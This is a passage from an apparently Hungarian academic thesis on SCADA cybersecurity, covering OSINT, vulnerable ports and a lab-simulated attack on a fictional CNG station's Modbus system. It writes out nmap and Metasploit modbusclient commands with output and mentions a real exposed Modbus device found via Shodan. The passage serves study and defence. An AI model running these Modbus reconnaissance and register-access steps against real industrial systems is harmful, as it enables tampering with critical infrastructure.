minden egyes lépésnél, valamint a mindkét játékos számára legjobb payoffot biztosító stratégiák megállapításában³⁸.

A végrehajtott kockázatelemzés a következő fejezetben található, kapcsolódva az esettanulmányhoz.

Következtetések

Összegezve a fejezetben leírtakat elmondható, hogy a kibertámadások köre igen széles, a tavalyi évben a ransomware támadások voltak a leggyakoribbak az ENISA jelentése alapján. Kifejezetten a SCADA rendszerek esetében már 1982-ben detektáltak egy támadást, melyet egy trójai vírus telepítésével valósítottak meg. Emellett beszámoltak számos egyéb jellegű incidensről is, legyen szó akár elbocsátott alkalmazott általi vandalizmusról, jogosulatlan hozzáférésről, vagy 0. napi sérülékenységi kihasználásról – ahogy az a leginkább ismert Stuxnet esetében történt. Az utóbbi években 2013, 2014 és 2016 éveiben számoltak be a legtöbb eseményről, ezek leginkább malware-es támadások voltak, vagy a rendszer feltörését hajtották végre a támadók. A szektorok tekintetében – a magyar szabályozás kategóriáit alkalmazva – elmondható, hogy leginkább az energia ágazat volt a célpont, azonban a víz ágazat, valamint az infokommunikációs technológiák ágazat szereplői is számoltak be őket ért atrocitásról. A SCADA rendszereket ért támadások formái között megkülönböztethetünk a szoftvereket, illetve a kommunikációt érintő típusokat. A korábban leírtakat figyelembe véve kijelenthető, hogy a SCADA rendszerek kiberbiztonsági kockázatainak hatékony kezelése szükséges. Ehhez számos módszertan alkalmazható, többek között a fenyegetések, sebezhetőségek és annak kihasználásának következményeit figyelembe vevő vizsgálati módszer.

³⁸ Rattikorn Hewett, Sudeeptha Rudrapattana, és Phongphun Kijsanayothin, „Cyber-security analysis of smart grid SCADA systems with game models”, in *Proceedings of the 9th Annual Cyber and Information Security Research Conference*, CISR '14 (New York, NY, USA: Association for Computing Machinery, 2014), 109–12, <https://doi.org/10.1145/2602087.2602089>.

3 EMPIRIKUS VIZSGÁLATOK

Egy támadás végrehajtásához először ismerni kell azokat a gyenge pontokat, melyeken keresztül támadható az adott rendszer, ehhez célszerű OSINT tevékenység végzése – amely által különböző nyitott portok, vagy egyéb sérülékeny pontok találhatók meg. Egy egyszerű esettanulmányon keresztül bemutatható a folyamat, amely érdekes eredményeket tárhat elénk.

3.1 Elméleti modell és adatok

A kibertámadások első lépése a felderítés, amely általában nyílt forrásból történik. Ezt a folyamatot nevezik OSINT-nak. Ez a nyilvános vagy más nyílt forrásokból származó információk gyűjtésének módszere, amelyet biztonsági szakértők, nemzeti hírszerző ügynökségek vagy kiberbűnözők használhatnak. Az OSINT a fejlett technológiát használja ki a nyilvános hálózatok, a nyilvánosan elérhető források, például a közösségi médiahálózatok és a mély web – a keresőmotorok által nem keresett, de nyilvánosan elérhető tartalmak – átvizsgálásával nyert hatalmas mennyiségű adat felfedezésére és elemzésére. Az OSINT-eszközök lehetnek nyílt forráskódúak vagy szabadalmaztatottak: különbséget kell tenni a nyílt forráskód és a nyílt forráskódú tartalom között. Még ha maga az eszköz nem is nyílt forráskódú, OSINT-eszközként hozzáférést biztosít a nyíltan elérhető tartalomhoz, az úgynevezett nyílt forráskódú hírszerzéshez. A behatolástesztelők és a biztonsági csapatok számára az OSINT célja, hogy feltárja a belső eszközökre vonatkozó nyilvános információkat és a szervezeten kívül elérhető egyéb információkat. A szervezet által véletlenül közzétett metaadatok bizalmas információkat tartalmazhatnak. Az OSINT révén feltárható hasznos információk közé tartoznak például:

- a nyitott portok;
- az ismert sebezhetőségekkel rendelkező, javítatlan szoftverek;
- a nyilvánosan elérhető IT-információk, például az eszközök neve, IP-címei és konfigurációi;
- a szervezethez tartozó egyéb kiszivárgott információk³⁹.

A portok olyan logikai konstrukciók, amelyek egy adott típusú hálózati szolgáltatást azonosítanak. Minden egyes port egy adott protokollhoz, programhoz vagy szolgáltatáshoz kapcsolódik, és az azonosítás céljából portszámmal rendelkezik. Például a biztonságos HTTPS

³⁹ „Open-Source Intelligence (OSINT) | Techniques & Tools | Imperva”, *Learning Center* (blog), elérés 2022. október 6., <https://www.imperva.com/learn/application-security/open-source-intelligence-osint/>.

(Hypertext Transfer Protocol) üzenetek mindig a 443-as portra mennek a kiszolgálói oldalon, míg az 1194-es port kizárólag az OpenVPN-hez tartozik. A leggyakoribb portszámmal rendelkező szállítási protokollok a Transmission Control Protocol (a továbbiakban: TCP) és a User Datagram Protocol (a továbbiakban: UDP). A TCP egy kapcsolatorientált protokoll beépített újra küldési és hibajavítási lehetőséggel. Az UDP egy kapcsolat nélküli protokoll, amely nem állítja helyre és nem javítja ki az üzenetekben lévő hibákat; gyorsabb és kevesebb hálózati többletforgalmat bonyolít, mint a TCP. Mind a TCP, mind az UDP a TCP/IP modell szállítási rétegén helyezkedik el, és az IP protokollt használja az adatok internetes címzésére és továbbítására. A szoftvereket és szolgáltatásokat úgy tervezték, hogy a követelményektől függően a TCP vagy az UDP protokollt használják. A TCP és UDP portok a következő három állapot valamelyikében vannak:

- nyitott – a port válaszol a kapcsolati kérésekre;
- zárt – a port nem elérhető, ami azt jelzi, hogy nem fut megfelelő szolgáltatás;
- szűrt – a tűzfal figyeli a forgalmat, és blokkolja a porthoz érkező bizonyos kapcsolati kéréseket.

Számos incidens bizonyította, hogy a nyitott portok akkor a legérzékenyebbek a támadásokra, ha a rájuk figyelő szolgáltatások nincsenek javítva, vagy nem eléggé védettek, illetve rosszul vannak konfigurálva, ami veszélyeztetett rendszerekhez és hálózatokhoz vezethet. Ezekben az esetekben a támadók a nyitott portokat különböző kibertámadások végrehajtására használhatják, amelyek kihasználják a TCP és UDP protokollok hitelesítési mechanizmusainak hiányát. Az egyik leggyakoribb példa erre a spoofing, amikor egy rosszindulatú szereplő egy rendszert vagy szolgáltatást ad ki magát, és rosszindulatú csomagokat küld, gyakran az IP hamisítással és a man-in-the-middle-támadásokkal kombinálva. Az RDP Pipe Plumbing elleni kampány az egyik legújabb ilyen taktika alkalmazása. Ezenkívül a szándékosan megnyitott portokat (például egy webkiszolgálón) az adott porton keresztül olyan alkalmazásrétegen keresztül végrehajtott támadások lehetségesek, mint az SQL-injection, a cross-site request forgery⁴⁰ és a directory traversal⁴¹. Egy másik gyakori technika a szolgáltatásmegtagadási (DoS) támadás, amelyet leggyakrabban az elosztott szolgáltatásmegtagadás (DDoS)

⁴⁰ Megjegyzés: olyan támadás, amely a végfelhasználót nem kívánt műveletek elvégzésére kényszeríti egy olyan webes alkalmazáson belül, amely már megadta neki a hitelesítést. Forrás: <https://www.fortinet.com/resources/cyberglossary/csrf>

⁴¹ Megjegyzés: olyan HTTP-támadás, amely lehetővé teszi a támadók számára, hogy hozzáférjenek korlátozott könyvtárakhoz és parancsokat hajtsanak végre a webkiszolgáló gyökérkönyvtárán kívül. Forrás: <https://www.acunetix.com/websitesecurity/directory-traversal/>

formájában alkalmaznak, amikor a támadók különböző gépekről tömegesen küldenek csatlakozási kéréseket a célponton lévő szolgáltatáshoz, hogy kimerítsék annak erőforrásait⁴².

A legsebezhetőbb portok listáját az alábbi táblázat tartalmazza:

4. táblázat Legsebezhetőbb portok és leírásuk (saját szerkesztés MUO⁴³ alapján)

Port elnevezése	Leírás
FTP (20, 21)	Arra használják, hogy a felhasználók fájlokat küldjenek és fogadjanak egy szerverről a saját számítógépükre.
SSH (22)	Ez egy TCP-port, amelyet a szerverek biztonságos távoli elérésének biztosítására használnak.
SMB (139, 137, 445)	A fájlok és nyomtatók hálózaton keresztüli megosztását biztosítja.
DNS (53)	Ez egy TCP- és egy UDP-port, amelyet átvitelre és lekérdezésre használnak.
HTTP/HTTPS (443, 80, 8080, 8443)	Ezek a legnépszerűbb és legszélesebb körben használt protokollok az interneten.
Telnet (23)	Egy TCP protokoll, amely lehetővé teszi a felhasználó számára, hogy távoli számítógépekhez csatlakozzon az interneten keresztül.
SMTP (25)	Ez egy TCP-port, amelyet levelek küldésére és fogadására használnak.
TFTP (69)	Ez egy UDP-port, amelyet fájlok küldésére és fogadására használnak egy felhasználó és egy kiszolgáló között a hálózaton keresztül.


Emellett érdemes kiemelni az 502-es portot, amely a Modbus protokollt jelenti. A Modbus egy adatkommunikációs protokoll, amelyet eredetileg a Modicon (ma Schneider Electric) adott ki 1979-ben a PLC-k számára. A Modbus de facto szabványos kommunikációs protokollá vált, és ma már általánosan elérhető eszköz az ipari elektronikai eszközök összekapcsolására. Azért népszerű az ipari környezetben, mert nyíltan közzétett és jogdíjmentes. Ipari alkalmazásokhoz fejlesztették ki, más szabványokhoz képest viszonylag könnyen telepíthető és karbantartható, és kevés korlátozást szab a továbbítandó adatok formátumára. A Modbus protokoll karakteres soros kommunikációs vonalakat, Ethernetet vagy az Internet protokollcsomagot használja szállítási réteggént. A Modbus támogatja az ugyanarra a kábelre vagy Ethernet-hálózatra

⁴² Dirk Schrader, „Common Open Port Vulnerabilities List”, <https://Blog.Netwrix.Com/> (blog), elérés 2022. október 5., <https://blog.netwrix.com/2022/08/04/open-port-vulnerabilities-list/>.

⁴³ Chioma Ibeakanma, „The 8 Most Vulnerable Ports to Check When Pentesting”, MUO, 2022. március 29., <https://www.makeuseof.com/vulnerable-ports-check-when-pentesting/>.

csatlakoztatott több eszközzel való kommunikációt. Például lehet egy hőmérsékletet mérő eszköz és egy másik, páratartalmat mérő eszköz ugyanarra a kábelre csatlakoztatva, és mindkettő a méréseket ugyanarra a számítógépre továbbítja. Gyakran használják továbbá az üzem/rendszerfelügyeleti számítógép és egy RTU összekapcsolására a SCADA rendszerekben⁴⁴.

Ezek alapján lefuttattam egy keresést egy interneten elérhető OSINT-eszközön, amelyben a „SCADA” kereső szó mellé a következő arányban találtam nyitott portokat – a keresésből kizártam a HTTP/HTTPS találatait azok magas száma miatt:




3. ábra Nyitott portok számának alakulása a legsebezhetőbb portok esetében (saját készítés, shodan⁴⁵ alapján)

A diagramon látható, hogy számos nyitott port elérhető nyílt forrásból is. Kifejezetten a Modbus protokollt érintő portok esetében 10 találatot adott ki a kereső, mindegyikhez hozzárendelve az „ICS” címkét. Ezek közül az egyik nyitott portot részletesen bemutatja a következő kép:

⁴⁴ „The Modbus Organization”, elérés 2022. október 5., <https://modbus.org/>.

⁴⁵ „Shodan Facet Analysis”, elérés 2022. október 5., <https://www.shodan.io/search/facet?query=scada&facet=port>.



4. ábra Talált nyitott 502-es port (forrás: shodan.io)

A találat leírása alapján egy szolgáltató vállalatról – vélhetően energiaszolgáltató vállalat – van szó, amely az Amerikai Egyesült Államokban található. A kép alapján az is elmondható, hogy egy Schneider Electric eszközről van szó, emellett Windows-os eszköz név is van, illetve elérési út. Magyarországgal összefüggésben nem találtam nyitott portot létfontosságú rendszerelemre vonatkozóan, így feltételezhető, hogy kellően figyelnek ezeknek a portoknak a védelmére.

Emellett a HMI-k a SCADA rendszerekben betöltött képességei és szerepe miatt ideális célpontot jelenthetnek a folyamatok feletti irányítás megszerzésére vagy kritikus információk ellopására törekvő szereplők számára. Továbbá a mobilalkalmazásokat mind helyben, a mérnököknek a PLC-k és RTU-k vezérlését segítő táblagépeken keresztül, mind pedig távolról, az interneten keresztül az ICS-hez való csatlakozást lehetővé tevő mérnökök segítségével használják. Az ilyen alkalmazások sebezhetősége azonban a kényelemért cserébe támadási lehetőségeket jelenthet. Egy kutatás összesen 147 sebezhetőséget tárt fel 20 alkalmazásból, amelyek közül néhány olyan volt, amely lehetőséget adhat a potenciális fenyegető szereplőknek arra, hogy közvetlenül befolyásolják az ipari folyamatokat, vagy lehetőséget adhat nekik arra, hogy becsapják az üzemeltetőket, hogy rossz döntéseket hozzanak ezekkel a folyamatokkal kapcsolatban. Bár egyelőre úgy tűnik, hogy sokan nem rendelkeznek kifinomult monetizációs háttérrel a SCADA-val kapcsolatos támadásokhoz, a kutatók azt jósolják, hogy a támadások egyre gyakoribbá válnak, ahogy egyre több PLC és HMI található az interneten. Azt is feltételezik, hogy amennyiben megvalósulna egy pénzszerzési háttér, az valószínűleg zsarolással járna, és a kiberbűnözők a szervezeteket leállással fenyegetnék. Tovább növeli a

SCADA rendszerek sebezhetőségének kijavításának sürgősségét, hogy miként teszik lehetővé a jövőbeni kibertámadások sikerét, amelyek hasonló, ha nem súlyosabb következményekkel járnak, mint a múltban történtek. A SCADA elleni támadás hatása a leállástól, a termelés késleltetésétől, az ellátási láncban végigvonuló kaszkádhatásoktól, a berendezések károsodásától a kritikus emberi biztonsági kockázatokig terjedhet. Ezek olyan következmények, amelyeket a szervezetek és a kormányok el szeretnének kerülni, és amelyek következtésképpen könnyen kihasználhatók bármilyen motivációjú kiberbűnözői csoportok számára⁴⁶.

3.2 Szimuláció, elemzés

A fiktív eset leírása, és az ahhoz kapcsolódó szimulált támadás és a hozzá tartozó kockázatelemzés végrehajtása előtt kiemelendő, hogy szakértői információk alapján⁴⁷ a hazai SCADA rendszerek védelmére rendkívül nagy hangsúlyt fektetnek, így a korábban bemutatott példát vegyíttem a hazai szabályozással alkalmazva.

A szimuláció végrehajtásához az Oracle VM VirtualBox szoftverét használtam, amely egy platformokon átívelő virtualizációs alkalmazás. Telepíthető a meglévő Intel vagy AMD-alapú számítógépekre, függetlenül attól, hogy azokon Windows, macOS, Linux vagy Oracle Solaris operációs rendszer fut. Továbbá kiterjeszti a meglévő számítógép képességeit, így egyszerre több operációs rendszert is képes futtatni több virtuális gépen belül – például futtatható Windows és Linux a Mac számítógépen a meglévő alkalmazások mellett. Annyi virtuális gép telepíthető és futtatható, amennyit csak akar a felhasználó, az egyetlen gyakorlati korlátot a lemezterület és a memória jelenti⁴⁸. Emellett a ModbusPal szoftver használatával épül fel a környezet, ami egy MODBUS slave szimulátor. Célja, hogy egy könnyen használható felületet kínáljon, amely képes komplex és valósághű MODBUS környezetek reprodukálására. A ModbusPal magja Java nyelven íródott. A TCP/IP natívan támogatott, és a soros kommunikáció is támogatott, ha az RxTx könyvtár telepítve van a számítógépen⁴⁹.

⁴⁶ „One Flaw Too Many: Vulnerabilities in SCADA Systems - Security News”, 2019. december 16., <https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/one-flaw-too-many-vulnerabilities-in-scada-systems>.

⁴⁷ Megjegyzés: munkakörükből kifolyólag nem nevesíthetők, viszont bizonyos információk felhasználását engedélyezték a dolgozatban.

⁴⁸ „Chapter 1. First Steps”, elérés 2022. október 12., <https://www.virtualbox.org/manual/ch01.html>.


⁴⁹ „ModbusPal - Java MODBUS simulator”, elérés 2022. október 10., https://modbuspal.sourceforge.net/?trk=public_post-text.

Esettanulmány:

Az eset középpontjában egy energia ágazatban működő, azon belül is földgázszolgáltatással foglalkozó állami nagyvállalat áll. Kiegészítő szolgáltatásként CNG kutakat is üzemeltet, amelyet a fővárosi közösségi közlekedés szereplői vehetnek kizárólagosan igénybe. Egy napon az egyik buszsofőr bevitte a forgalmi irodába az üzemanyagelszámolást, melyet rögzítettek, azonban feltűnt az egyik üzemeltetőnek, hogy a SCADA rendszerben rögzített adatok és az elszámoláson levő adatok nem egyeznek.


A vállalatnál vizsgálat folyik, hogy mi történhetett.

Az üzemeltető a következő képernyőt látja a mindennapi munkavégzése során – Ubuntu operációs rendszer (a támadott fél):



5. ábra Modbus képernyő (saját képernyőmentés)

A képernyőn látható a kiszolgáló, amely a SCADA_CNG nevet viseli, innen érkeznek az adatok a protokollon keresztül a rendszerbe. A kiszolgálón belül található az adatok, amely az aznapi rekordokból áll, melyhez társul a jármű rendszáma, valamint a tankolt CNG mennyisége is.



6. ábra Bevitelt adatok (saját képernyőmentés)

Az ábrán láthatók a következőket jelölik:

- Address – IP cím: feltételezhetően a járművek személyi számítógépe különböző IP címmel rendelkezik;
- Value – tankolt CNG gáz mennyisége (literben);
- Name – a jármű rendszáma;
- Binding – kötelező-e: jelen esetben naponta változhatnak a rekordok, így nem célszerű kötelezővé tenni.

A támadó szemszögéből a következő kódok lefuttatása történt a saját (Kali Linux operációs rendszerű virtuális gép) eszközén:

> `nmap -p502 86.59.234.24250` – amely a nyitott portok felderítésére szolgál;

⁵⁰ Megjegyzés: saját gépen történt a szimuláció, így a saját nyilvános IP címet használtam.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -p502 86.59.234.242  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 09:39 EDT  
Nmap scan report for 563BEAF2.catv.pool.telekom.hu (86.59.234.242)  
Host is up (0.018s latency).  
  
PORT      STATE      SERVICE  
502/tcp   filtered  mbap  
  
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds  
  
(kali@kali)-[~]  
$
```

7. ábra nmap kód futtatása (saját képernyőmentés)

> *msfconsole* – metasploit⁵¹ funkcióinak elérése;

> *search modbus* – modbus modul keresése;

```
kali@kali: ~  
File Actions Edit View Help  
Matching Modules  
  
# Name                               Disclosure Date Rank  
Check Description  
- - -  
0 auxiliary/analyze/modbus_zip        normal  
No Extract zip from Modbus communication  
1 auxiliary/scanner/scada/modbus_banner_grabbing normal  
No Modbus Banner Grabbing  
2 auxiliary/scanner/scada/modbusclient normal  
No Modbus Client Utility  
3 auxiliary/scanner/scada/modbus_findunitid 2012-10-28 normal  
No Modbus Unit ID and Station ID Enumerator  
4 auxiliary/scanner/scada/modbusdetect 2011-11-01 normal  
No Modbus Version Scanner  
5 auxiliary/admin/scada/modicon_stux_transfer 2012-04-05 normal  
No Schneider Modicon Ladder Logic Upload/Download  
6 auxiliary/admin/scada/modicon_command 2012-04-05 normal  
No Schneider Modicon Remote START/STOP Command  
  
Interact with a module by name or index. For example info 6, use 6 or use auxiliary/admin/scada/modicon_command  
msf6 >
```

8. ábra msfconsole, search modbus kódok futtatása (saját képernyőmentés)

⁵¹ Megjegyzés: egy nagyon hatékony eszköz, amelyet a kiberbűnözők és az etikus hackerek egyaránt használhatnak a hálózatok és szerverek rendszeres sebezhetőségének vizsgálatára. Forrás: <https://www.varonis.com/blog/what-is-metasploit>

> use auxiliary/scanner/scada/modbusclient – scada, modbusclient szkennelése;
 auxiliary (scanner/scada/modbusclient) > show options – lehetőségek megtekintése;

```

kali@kali: ~
File Actions Edit View Help
msf6 > use auxiliary/scanner/scada/modbusclient
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

  Name           Current Setting  Required  Description
  ---
  DATA           no               no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
  DATA_ADDRESS   yes              yes        Modbus data address
  DATA_COILS     no               no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
  DATA_REGISTERS no               no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
  HEXDUMP         false            no        Print hex dump of response
  NUMBER          1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
  RHOSTS          yes              yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT           502              yes        The target port (TCP)
  UNIT_NUMBER     1                no        Modbus unit number

Auxiliary action:

  Name           Description
  ---
  READ_HOLDING_REGISTERS Read words from several HOLDING registers

msf6 auxiliary(scanner/scada/modbusclient) >
  
```

9. ábra modbusclient, options kódok futtatása (saját képernyőmentés)

> show actions – lehetséges parancsok mutatása;
 > set action READ_HOLDING_REGISTERS – rendelkezésre álló regiszterek olvasása;
 > set DATA_ADDRESS 2 – 2. számú adattárolási cím beállítása;
 > set RHOSTS 86.59.234.242 – 86.59.234.242 célállomás beállítása;
 > run – futtatás;

```

msf6 auxiliary(scanner/scada/modbusclient) > show actions

Auxiliary actions:

  Name           Description
  ---
  READ_COILS      Read bits from several coils
  READ_DISCRETE_INPUTS Read bits from several DISCRETE INPUTS
  READ_HOLDING_REGISTERS Read words from several HOLDING registers
  READ_ID         Read device id
  READ_INPUT_REGISTERS Read words from several INPUT registers
  WRITE_COIL      Write one bit to a coil
  WRITE_COILS     Write bits to several coils
  WRITE_REGISTER  Write one word to a register
  WRITE_REGISTERS Write words to several registers

msf6 auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_REGISTERS
action => READ_HOLDING_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 2
DATA_ADDRESS => 2
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 86.59.234.242
RHOSTS => 86.59.234.242
msf6 auxiliary(scanner/scada/modbusclient) > run
  
```

